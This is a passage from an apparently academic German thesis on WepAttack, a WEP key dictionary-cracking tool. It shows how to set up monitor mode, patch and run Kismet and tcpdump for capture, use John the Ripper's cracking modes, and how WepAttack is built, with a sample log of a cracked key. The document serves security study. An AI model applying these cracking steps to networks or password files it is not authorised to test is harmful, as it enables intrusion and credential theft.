Configuration der Einschübe:

```
# cardctl config
Socket 0:
  Vcc 5.0V  Vpp1 0.0V  Vpp2 0.0V
  interface type is "memory and I/O"
  irq 3 [exclusive] [level]
  function 0:
    config base 0x03e0
      option 0x41
    io 0x0100-0x013f [16bit]
Socket 1:
  not configured
```

Um eine Netzwerkkarte oder auch eine WLAN-Karte an verschienen Standorten zu betreiben, kann das Schema gewechselt werden. Die Schemas werden in den Konfigurationsfiles definiert (siehe Kapitel 2.4.4).

```
# cardctl scheme <scheme>
```

2.4.3.2 Ifconfig

Wireless Karten werden ebenfalls mit *ifconfig* aufgelistet. Damit kann der IP Stack konfiguriert werden. Für detaillierte Optionen sei auf die Man-Page von *ifconfig* verwiesen.

2.4.3.3 Wireless Tools

Um die Wireless Extensions zu konfigurieren, sind die Wireless Tools entwickelt worden[15]. Das Paket ist treiberunabhängig einsetzbar und wird wie folgt kompiliert und installiert.

[15] http://pcmcia-cs.sourceforge.net/ftp/contrib/

```
# tar xvfz wireless_tools.25.tar.gz
# cd wireless_tools.25
# make
# make install
```

Die Wireless Tools sind, wie der Name schon sagt, eine Sammlung von Tools, die nachfolgend kurz beschrieben werden:

2.4.3.3.1 iwconfig

```
iwconfig [interface]
iwconfig interface [essid X] [nwid N] [freq F] [channel C]
                   [sens S] [mode M] [ap A] [nick NN]
                   [rate R] [rts RT] [frag FT] [txpower T]
                   [enc E] [key K] [power P] [retry R]
```

Iwconfig ist ähnlich wie *ifconfig*, aber auf die Wireless Extensions abgestimmt. Es wird benützt, um spezifische Parameter auf der Netzwerkschnittstelle zu setzen. *Iwconfig* wird auch eingesetzt, um diese Parameter und die Interface-Statistik anzuzeigen.

2.4.3.3.2 iwspy

```
iwspy interface
iwspy interface [+] IPADDR | HWADDR [...]
iwspy interface off
```

Iwspy wird benützt, um eine Liste von Adressen (IP- und MAC-Adressen) auf einer Wireless Netzwerkschnittstelle zu setzen und Qualitätsinformationen über dieselben zurückzulesen.

2.4.3.3.3 iwlist

```
iwlist interface freq
iwlist interface ap
iwlist interface rate
iwlist interface keys
iwlist interface power
iwlist interface txpower
iwlist interface retry
```

Iwlist gibt Informationen von einer Wireless Netzwerkschnittstelle zurück, die von *iwconfig* nicht angezeigt werden. Dies ist typischerweise eine Liste von Parametern.

2.4.3.3.4 Iwpriv

```
iwpriv [interface]
iwpriv interface private-command [private-parameters]
iwpriv interface roam {on,off}
iwpriv interface port {ad-hoc,managed,N}
```

Iwpriv ist das Kameraden Tool zu *iwconfig*. *Iwpriv* handelt mit Parametern und Einstellungen für jeden Treiber. Ohne Argumente listet *iwpriv* private Kommandos auf, die für jedes Interface verfügbar sind. Unter anderem kann damit das wichtige Kommando für den Monitor Mode ausgeführt werden.

```
iwpriv eth0 monitor <m> <c>
   m - one of the following
      0 - disable monitor mode
      1 - enable monitor mode with Prism2 header info prepended
          to packet (ARPHRD_IEEE80211_PRISM)
      2 - enable monitor mode with no Prism2 info (ARPHRD_IEEE80211)
   c - channel to monitor
```

Für die „Lucent Orinoco-Karte“ muss Modus 2 verwendet werden.

```
# iwpriv eth0 monitor 2 5
```

2.4.4 Konfigurationseinstellungen

Es ist sehr umständlich, bei jedem Einstecken der Karte die Wireless Extensions zu konfigurieren und dann die Netzwerk Einstellungen zu vergeben. Mit Hilfe der Card Services kann dies aber automatisch bei jedem Einstecken der Karte erledigt und beim Entfernen der Karte wieder rückgängig gemacht werden. Als erstes werden die Einstellungen für die Wireless Extensions eingetragen. Dies geschieht in der Datei */etc/pcmcia/wireless.opts*. Wichtig sind hier der Netzwerkname, der Modus und der WEP Schlüssel (siehe Beispiel 2.4.4.1).

Anschliessend muss das Netzwerk konfiguriert werden. Hierfür werden die entsprechenden Einträge in der Datei */etc/pcmcia/network.opts* vorgenommen (siehe Beispiel 2.4.4.2).

Für mobile Geräte wie Notebooks ist es absolut wichtig, das man sich schnell und unkompliziert in verschiedenen Netzwerken anmelden kann. Hierfür sind Einstellungen wie IP-Addresse, Netzmaske und Gateway wichtig. Benutzt man darüber hinaus auch ein Wireless LAN, muss man noch den Netzwerknamen und den WEP Schlüssel kennen. Unter Windows müssen diese Daten für jedes Netzwerk manuell eingetragen werden, und anschliessend ist meistens der Rechner neu zu starten. Unter Linux gibt es für PCMCIA Karten eine einfache Methode, dieses Problem in den Griff zu bekommen.

Mit den PCMCIA Card Services kann die Konfiguration von Profilen abhängig gemacht werden. Diese Profile werden bei PCMCIA "Scheme" (Schema) genannt und mit Hilfe von *cardctl* gewechselt. Als Parameter wird hier das Kommando *scheme* und dann der Name des neuen "Scheme" angegeben. Es kann immer nur genau ein Schema aktiviert sein. Der Name des aktuellen Schemas ist unter */var/lib/pcmcia/scheme* abgespeichert.

```
# cardctl scheme work
```

Im Folgenden wird eine Bespielkonfiguration für die Dateien *wireless.opts* und *network.opts* aufgelistet.

2.4.4.1 wireless.opts

```
case "$ADDRESS" in
*,*,*,*)
    INFO="Wireless LAN Setup"
    ESSID="WIRELESS_LAN"
    MODE="managed"
    KEY="s:abcdefghijklm [1]"
    ;;
esac
```

2.4.4.2 network.opts

```
case "$ADDRESS" in
*,*,*,*)
    INFO="Network Setup"
    IPADDR="192.168.0.100"
    NETMASK="255.255.255.0"
    BROADCAST="192.168.0.255"
    GATEWAY="192.168.0.1"
    ;;
esac
```

2.4.5 Tools

2.4.5.1 tcpump

tcpdump[16] ist ein Software-Paket, mit dessen Hilfe es möglich ist, den Datenverkehr auf einem Ethernet LAN zu beobachten. *tcpdump* hört alle Pakete, welche das Netzwerkinterface des Computers passieren, ab und schreibt diese wahlweise in ein Dumpfile. Die Größe des Dumps kann vom Anwender eingestellt werden und beträgt im Ausgangszustand 64 Bytes eines jeden Paketes. Bei einem Ethernet LAN werden Quell- und Ziel-MAC-Adresse, das Ethernet-Typ- und Längen-Feld und ein paar Byte vom Ethernet-Daten-Feld gedumpt. *tcpdump* dekodiert anschließend das Ethernet-Typ-Feld, um herauszufinden, welches Protokoll im Daten-Feld übertragen wurde.

Weil das Ethernet Daten-Feld ausgewertet wird, ist *tcpdump* somit nicht nur auf den IP-Verkehr beschränkt, sondern beherrscht darüberhinaus auch DECnet und andere Protokolle. Wie der Name aber schon sagt, wurde *tcpdump* dafür optimiert, IP-Datenverkehr zu beobachten. Um spezifische Daten zu beobachten, können verschiedene Filter gesetzt werden. Sie beziehen sich aber meistens nur auf IP-Pakete.

Tcpdump ist auch für WLAN Capturing geeignet. Die WLAN-Karte kann in den Promiscious Mode versetzt werden, wodurch ein Capturing mit *tcpdump* auch auf WEP-Verschlüsselte Pakete möglich ist.

2.4.5.1.1 Installation von tcpdump

Tcpdump setzt auf der Library *libpcap* auf, welche am selben Ort wie *tcpdump* erhältlich ist. Für eine aktuelle Installation von *tcpdump* ist somit auch die aktuellste Version von *libpcap* notwendig.

[16] http://www.tcpdump.org/

```
# tar xvzf libpcap-0.7.1.tar.gz
# cd libpcap-0.7.1
```

Damit *libcap* (und die darauf zugreifenden Tools) die WLAN Pakete richtig erkennen, muss zuerst ein Patch (PRISMII[17]) eingespielt werden. Anschliessend kann *libpcap* übersetzt und installiert werden.

```
# patch -p0 < libpcap-0.7.1-prism.diff
# ./configure
# make
# make install
```

Nun kann mit der Installation von *tcpdump* fortgesetzt werden.

```
# tar xvfz tcpdump-3.7.1.tar.gz
# cd tcpdump-3.7.1
# ./configure
# make
# make install
```

Um mit tcpdump die aufgezeichneteten Pakete in eine Datei zu schreiben, ist beim Aufruf eine Option nötig. Mit folgendem Kommando werden 10 Pakete in die Datei wlan.dump geschrieben.

```
# tcpdump -c 10 -w wlan.dump
```

[17] http://www.shaftnet.org/~pizza/software/libpcap-0.7.1-prism.diff

2.4.5.2 Kismet

Kismet[18] ist nicht nur ein WLAN Scanner, sondern zugleich auch ein Netwerk-Sniffer. Er kann mitgeschnittene Daten für eine spätere Verwendung in verschiedenen Formaten, darunter auch das PCAP-Format, speichern. Neben der Anzeige von diversen Netzwerk-Informationen wie z.B. SSID, Kanal, WEP, kann er auch verschiedene Statistiken erstellen. Aus diesen Gründen eignet sich *kismet* gut, um für WepAttack Pakete aufzuzeichnen.




Abbildung 18: Kismet in Aktion (Hauptübersicht)

[18] http://www.kismetwireless.net




Abbildung 19: Information über ein Netz im Detail

2.4.5.2.1 Installation von Kismet:

```
# tar xvfz kismet-2.6.1.tar.gz
# cd kismet-2.6.1
# ./configure
# make dep
```

Um ein Capturing und einen anschliessenden Angriff mit WepAttack durchzuführen, muss im Dumpfile der ICV (siehe 2.1.1.3.2.1) vorhanden sein. Diese letzten 4 Bytes des Datenframes hat Kismet bis anhin abgeschnitten. Um diese sehr wichtigen Bytes trotzdem zu speichern ist von uns ein Patch entwickelt worden. Dieser muss unbedingt vor dem Kompilieren (*make*) eingespielt werden.

```
# patch pcapsource.cc kismet_crc_patch.diff

# make
# make install
```

2.4.5.2.2 Anwendung von Kismet

Bei *kismet* ist vor allem die Hopper-Funktion erwähnenswert. Mir ihr wechselt *kismet* drei Mal pro Sekunde den Kanal. So können allfällige Aktivitäten auf allen Känalen bequem mitverfolgt werden. Für eine komplette Aufzeichnung des Netzwerkverkehrs ist diese Funktion nicht interessant. Da WepAttack (siehe 3.1) nur ein Paket pro Netz für die Entschlüsselung braucht, ist diese Hopper-Funktion hervorragend!

```
# kismet_monitor -H
# kismet
```

2.4.5.3 Airsnort

Airsnort[19] ist ein Tool für eine passive Attacke, welches die kürzlich bekannt gewordenen Schwächen des WEP Algorithmus ausnutzt (siehe Abschnitt 1.6.1: Weak IV). *Airsnort* läuft unter Linux mit Kernel 2.4. Angeblich müssen etwa 100 bis 1000 MByte Traffic belauscht werden, um rein passiv den, im auszuspionierenden WLAN verwendeten, WEP-Schlüssel zu rekonstruieren. Sobald genug Pakete aufgefangen worden sind, soll das Programm den Schlüssel schon nach einer Sekunde ausspucken.

Sehr nützlich ist auch das Tool *decrypt* von *airsnort*. Ihm können ein verschlüsseltes Dumpfile (PCAP), die SSID und der WEP-Schlüssel übergeben werden, worauf ein entschlüsseltes Dumpfile erstellt wird.

2.4.5.4 WEPCrack

Wepcrack[20] basiert auf der gleichen Attacke wie *airsnort*, ist aber einfacher zu handhaben. Diese Software benötigt keine Konfiguration und setzt sich aus Perl-Scripten zusammen. Für das Capturing der Daten muss ein eigenständiges Tool wie *prismdump*[21] verwendet werden. Der Name weist darauf hin, dass *wepcrack* nur mit PRISM-Karten funktioniert.

2.4.5.5 John the Ripper

John the Ripper[22] ist ein Password-Crack-Programm, das beispielsweise per DES (Data Encryption Standard) verschlüsselte Passwörter entschlüsseln kann. (Linux und Unix Passwörter werden standardmäßig per DES verschlüsselt). Die Funktionsweise von John beruht darauf, Hashwerte von Passwörtern zu bilden und diese mit dem zu entschlüsselnden Passwort zu vergleichen. Stimmen die Passwörter im verschlüsselten Zustand überein, müssen sie auch im entschlüsselten Zustand übereinstimmen, da ja dasselbe Verschlüsselungsverfahren (DES) verwendet wurde. John unterstützt verschiedene Algorithmen und kann in verschiedenen Modi gestartet werden.

2.4.5.5.1 Single Mode

In diesem Modus versucht John die in der Password-Datei gespeicherten GECOS-Informationen (General Electric Comprehensive Operating System), das sind persönliche Daten zu jedem User, wie z.B. Name, Telefonnummer ect., als Passwort einzusetzen. Falls die Daten in der *passwd* „geshadowed“ wurden (Shadowing ist eine Sicherheitsmaßnahme der neueren Linux/Unix Versionen, die bewirkt, dass die Passwörter aus der *passwd* entfernt werden und stattdessen in der *shadow* Datei gespeichert werden), werden zwar die Passwörter in der *shadow*-Datei gespeichert, aber die GECOS-Infos befinden sich noch immer in der Datei *passwd*. In diesem Fall hilft das Programm Unshadow, das sich im Ordner /run befindet. Dieses Programm führt die *passwd* und die *shadow* Datei zusammen, so dass sowohl die Passwörter, als auch die GECOS-Informationen wieder in der gleichen Datei enthalten sind. Dieser Modus ist natürlich nur dann effektiv, wenn die User auch Teile ihrer persönlichen Informationen als Passwort verwenden. Allerdings ist dieser Modus auch sehr schnell, weshalb man ihn nicht unterschätzen sollte. Die Effektivität

[19] http://airsnort.shmoo.com
[20] http://sourceforge.net/projects/wepcrack/
[21] http://developer.axis.com/download/tools/tools-prismdump_20010530.tgz
[22] http://www.openwall.com/john/

dieses Modus steigt mit der Anzahl der in der Password-Datei enthalten User, da er die GECOS-Informationen jedes Users bei allen anderen Usern auch als mögliches Passwort überprüft.

```
# john -single
```

2.4.5.5.2 Wordlist Mode

Die Effizienz dieses Modus hängt komplett von der Größe und vor allem von der Qualität der verwendeten Wordlist ab. So können spezifische Wordlists erstellt werden und damit die Erfolgswahrscheinlichkeit, dass ein Passwort gefunden wird, erhöht werden, da sämtliche zur Verfügung stehenden Informationen benutzen werden können. Und genau darin liegt die Stärke dieses Modus. Da es unwahrscheinlich ist, dass z.B. die *passwd* eines australischen Servers deutsche Passwörter enthält, kann der deutsche Teil der Wordlist in einem solchen Fall erstmal weggelassen werden. Die Wordlist muss dabei so aufgebaut sein, dass in jeder Zeile nur eine Zeichenfolge steht. Auch sollte darauf geachtet werden, dass die Wordlist beispielsweise alphabetisch sortiert ist, da John ein wenig schneller arbeitet, wenn aufeinander folgende Wörter oder Zeichenfolgen sich nicht allzu stark voneinander unterscheiden (es gibt Programme[23], die beim Verwalten von Wordlists helfen, indem sie beispielsweise mehrere Listen zusammenfügen, diese alphabetisch ordnen oder doppelte Einträge entfernen).

Für die Wordlist sind beliebige Regeln definierbar, die die Wörter einer Wordlist gezielt erweitern. So können zum Beispiel jedem Wort die Zahlen 0-9 angehängt, vorgestellt oder irgendwo dazwischen kopiert werden. Bei der Installation von John sind ca. 20 Regeln vordefiniert, die einen sinnnvollen Rahmen abdecken. Sind weitere Regeln erwünscht, sei an dieser Stelle auf die Dokumentation von John hingewiesen.

```
# john -wordfile:[wordlist]
# john -wordfile:[wordlist] -rules
```

2.4.5.5.3 Incremental Mode

Dies ist Johns mächtigster Modus. Er kann jedes existierende Password, unabhängig davon ob es aus Buchstaben, Sonderzeichen, Zahlen oder Kombinationen besteht, entschlüsseln, indem er sämtliche möglichen Kombinationen überprüft. Diese Methode wird auch Brute-Force genannt. Hierbei ist allerdings zu beachten, dass die zur Entschlüsselung benötigte Zeitspanne (abhängig von Prozessorleistung, Passwortlänge und der im Passwort verwendeten Zeichen) sehr groß sein kann.

```
#john -incremental
```

2.4.5.5.4 External Mode

Dieser Modus ist eher für erfahrene Benutzer ausgelegt, da er vollständig konfiguriert werden muss. Durch das definieren der Parameter hinter [LIST.EXTERNAL:MODE] in der john.ini Datei, wird ein komplett neuer, individueller Modus erstellt. Dies ermöglicht es vor allem Benutzern, die mit John schon Erfahrungen gemacht haben, einen Modus ganz ihren persönlichen Bedürfnissen anzupassen.

```
#john -external:[mode]
```

[23] ein starkes Tool ist VCU http://packetstorm.dnsi.info/Crackers/

John the Ripper kann auch mit anderen Tools kombiniert werden. Dafür ist eine Option vorgesehen, die die generierten Passwörter auf den Standard Output (stdout) schreibt.

```
# john [mode] -stdout
```

Fazit: Die beiden Modi, Wordlist und Incremental, sind für die Kombination mit anderen Tools sehr geeignet. Der Single–Modus ist praktisch nur für Unix Passwort Files von Nutzen.

2.4.5.6 Weitere WLAN Tools

Aufgrund der grossen Anzahl an verschiedenen WLAN-Tools konnten leider nicht alle getestet werden.

Name	**Plattform**	**Webseite**
NetStumbler	Windows	http://www.netstumbler.org
SSIDSniff	Unix	http://www.bastard.net/~kos/wifi
Airosniff	Unix	http://gravitino.net/~bind/code/airosniff/
Wavemon	Linux	http://www.jm-music.de/projects.html
WLAN Expert	Windows	http://www.vector.kharkov.ua/download/WLAN/wlanexpert.zip
Wavelan-tools	Linux	http://sourceforge.net/projects/wavelan-tools/
AiroPeek	Windows	http://www.wildpackets.com/products/airopeek/
Sniffer Wireless	Windows	http://sniffer.com/products/sniffer-wireless/
APSniff	Windows	http://www.bretmounet.com/ApSniff/
Wellenreiter	Linux	http://www.remote-exploit.org/
PrismStumbler	Linux	http://prismstumbler.sourceforge.net
AirTraf	Linux	http://airtraf.sourceforge.net
PrismDump	Unix	http://developer.axis.com/download/tools

2.5 Implementation WepAttack

2.5.1 Hauptprogramm

Das Hauptprogramm nimmt die übergebenen Optionen als Argumente entgegen und wertet sie dementsprechend aus.

Es übernimmt die Steuerung der ganzen Attacke. Einmalig werden die Pakete geladen und in einer verketteten Liste gehalten. Die Attacke wird mit jedem eingelesenen Schlüssel auf jedes Paket in der Liste mit den gewünschten Modi durchgeführt. Dies geschieht solange, bis alle Netze geknackt sind oder keine neuen Wörter mehr verfügbar sind.

Das Programm kann jederzeit mit „Ctrl+C“ unterbrochen werden. Zu diesem Zweck wird ein Signal-Handler installiert, der eine Clean-Up Routine aufruft. Das Programm wird damit sauber beendet.

2.5.2 Packet Capturing und Filtering

Für das Auslesen des Dumpfiles konnte die PCAP-Library (libpcap) verwendet werden. Da das Dumpfile auch mit dieser Library erstellt wird, müssen keinerlei Konvertierungen vorgenommen werden. Die PCAP-Library arbeitet mit einer Callback-Funktion, die aufgerufen wird, sobald ein Paket erhalten wird. Dieses Paket kann entweder Live empfangen werden oder aus einer Datei stammen. Da die Netzwerkdaten beim Wardriving bereits mit einem Monitoring Tool gesammelt werden, können die Daten schlussendlich aus einer Datei gelesen werden.

Für die Attacke sind nur IEEE 802.11 Datenpakete interessant. Die Datenpakete haben verschiedene Formate und dienen unterschiedlichen Zwecken. Die Struktur muss analysiert werden, um an die benötigten Informationen heranzukommen. Dies sind vor allem die BSSID, der Key, der IV und der verschlüsselte Payload. Das Paket wird also geparst und in einer Struktur abgelegt.

In einem Dumpfile können unterschiedliche Netze vorkommen, aber auch mehrere Pakete des gleichen Netzes. Für jedes Netz können maximal vier Schlüssel vorkommen. Die Schlüsselnummer wird im Feld „*Key“* des Datenpakets übertragen. WepAttack behandelt ein Netz mit mehreren Schlüsseln als unterschiedliche Netze.

2.5.3 RC4

RC4 ist eine symmetrische Stromverschlüsselung und gliedert sich in 2 Schritte. Bevor man mit RC4 verschlüsseln kann, muss die S-Box mit 256 Einträgen von je 8 Bit Länge erstellt werden. Danach wird die RC4 Verschlüsselung mit dieser S-Box angewandt. Da die Verschlüsselung einer XOR Funktion zu Grunde liegt, ist die Ver- und Entschlüsselungs-Funktion identisch.

Es ist darauf zu achten, dass die S-Box bei jeder Verschlüsselung wieder neu erstellt werden muss, da sie während einer Ver- oder Entschlüsselungs-Aktion verändert wird.

Für eine genaue Beschreibung der RC4 Verschlüsselung sei auf die Publikation *Kryptographie* von Christian Thönig verwiesen.[24]

2.5.4 CRC 32

Ein CRC ist eine polynomische Prüfsumme. Diese zyklisch redundante, polynomische Summe, welche eine Länge von 32 Bit besitzt, wird genutzt, um die Integrität von übermittelten Daten zu prüfen. Wird ein einziges Bit innerhalb der Daten geändert, ergibt das einen komplett anderen CRC.

Mit der Überprüfung eines berechneten CRCs gegenüber dem Original-CRC, in einem verschlüsselten 802.11 Frame, kann ein korrekter Schlüssel mit sehr hoher Wahrscheinlichkeit verifiziert werden.

Die CRC32 Funktion ist in der *libz* vorhanden und liefert den gewünschten Wert bei Übergabe des Bytestroms.

2.5.5 SNAP

Das erste Byte des SNAP Headers wird nach dem Entschlüsseln mit 0xAA verglichen. Das zur Entschlüsselung eingesetzte Passwort kann nur korrekt sein, wenn dieses erste Byte übereinstimmt.

2.5.6 Logfile

Die Logfiles werden in mehreren Schritten erzeugt. Zuerst wird der Header in die Datei geschrieben. Er enthält grundlegende Informationen über die Attacke. Wird ein Netzwerk geknackt, schreibt *wepattack* die dazugehörenden Informationen sogleich in das Logfile. Zuletzt werden auch die noch nicht geknackten Netzwerke im Logfile aufgelistet.

Logfiles dürfen nicht überschrieben werden, wenn eine neue Attacke gestartet wird. Es wird darum ein Name für das Logfile generiert, der noch nicht existiert. Er wird aus „WepAttack-Datum-Laufnummer.log“ zusammengesetzt.

Beispiel für ein Logfile *WepAttack-2002-09-18-3.log*:

```
Logfile of WepAttack by Dominik Blunk and Alain Girardet

Cracking started: Fri Oct 18 14:36:24 2002
-                   /home/alain/kismet/Kismet-Oct-15-2002-4.dump

Bssid               KeyNo   WepKey           ASCII            Encryption          Elapsed
Time
00 04 5A 0E 87 FD   0       CA 31 65 3F 42   choieraient      64 Bit (KEYGEN)     485 sec
00 02 2D 0C 7F BD   0       not cracked                       489 sec
00 10 91 00 25 5E   0       not cracked                       489 sec
```

2.5.7 KEYGEN

Keygen ist Bestandteil des WLAN-NG Pakets[25] und wird gebraucht, um Schlüssel zu bilden. *Keygen* nimmt ein Passwort im Klartext entgegen und gibt die Hex-Werte eines

[24] http://mitglied.lycos.de/cthoeing/crypto/modern.htm

generierten Schlüssels zurück, wobei *Keygen* zur Erzeugung auf eine Zufallsfunktion (64 Bit Schlüssel) oder eine MD5-Funktion (128 Bit Schlüssel) zurückgreift. Die eingesetzte MD5-Hash-Funktion benötigt die *libcrypto* von *OpenSSL*[26].

2.5.8 WepAttack Modi

Die Länge des WEP Schlüssels kann entweder 5 oder 13 Byte betragen. Für den RC4 Schlüssel kommt noch als Prefix der Initialisierungsvektor (IV) mit 3 Bytes dazu.

$$5 \times 8Bit + 3 \times 8Bit = 64Bit$$

$$13 \times 8Bit + 3 \times 8Bit = 128Bit$$

Beim ASCII-Mapping wird direkt der ASCII-Code für den Schlüssel übernommen. Ist der Schlüssel länger als 5 oder 13 Bytes, wird er einerseits abgeschnitten und andererseits mit NULL aufgefüllt (so dass schlussendlich zwei Versionen des Schlüssels existieren).

Mit der Hash-Funktion von *KEYGEN* kann ein 40 oder 128 Bit WEP-Schlüssel aus einem Wort beliebiger Länge generiert werden. Es muss keine Anpassung vorgenommen werden.

[25] http://www.linux-wlan.com/linux-wlan/
[26] http://www.openssl.org/

2.5.9 Module

Die Modulaufteilung ist in „Abbildung 20: Grafische Darstellung der Module von WepAttack“ übersichtlich dargestellt. Jedes Modul enthält Funktionen, um seinen Anforderungen gerecht zu werden. Diese werden im Einzelnen detailliert erläutert.




Abbildung 20: Grafische Darstellung der Module von WepAttack

2.5.9.1 config.h

Für globale Konstanten und Standard-Werte wird ein Headerfile *config.h* verwendet, das bei jedem Modul eingebunden wird.

2.5.9.2 wepattack.c

Funktion:

```
int main(int argc, char * argv[])
```

Argumente:

`argc`	Anzahl Kommandozeilen Parameter
`argv`	Array of Char mit den Kommandozeilen Paramentern

Rückgabewerte:

keine

Beschreibung:

- Hauptfunktion von WepAttack
- Liest die Kommanzeilen Parameter ein und wertet sie aus
- Liest die Schlüssel ein und wendet sie auf die Pakete an
- Sammelt statistische Daten und gibt sie am Ende aus
- verwaltet die verkette Liste der Pakete mit den Netzwerkdaten

Funktion:
`void clean_up()`

Argumente:
keine

Rückgabewerte:
keine

Beschreibung:
- Schreibt die nicht geknackten Netze ins Logfile
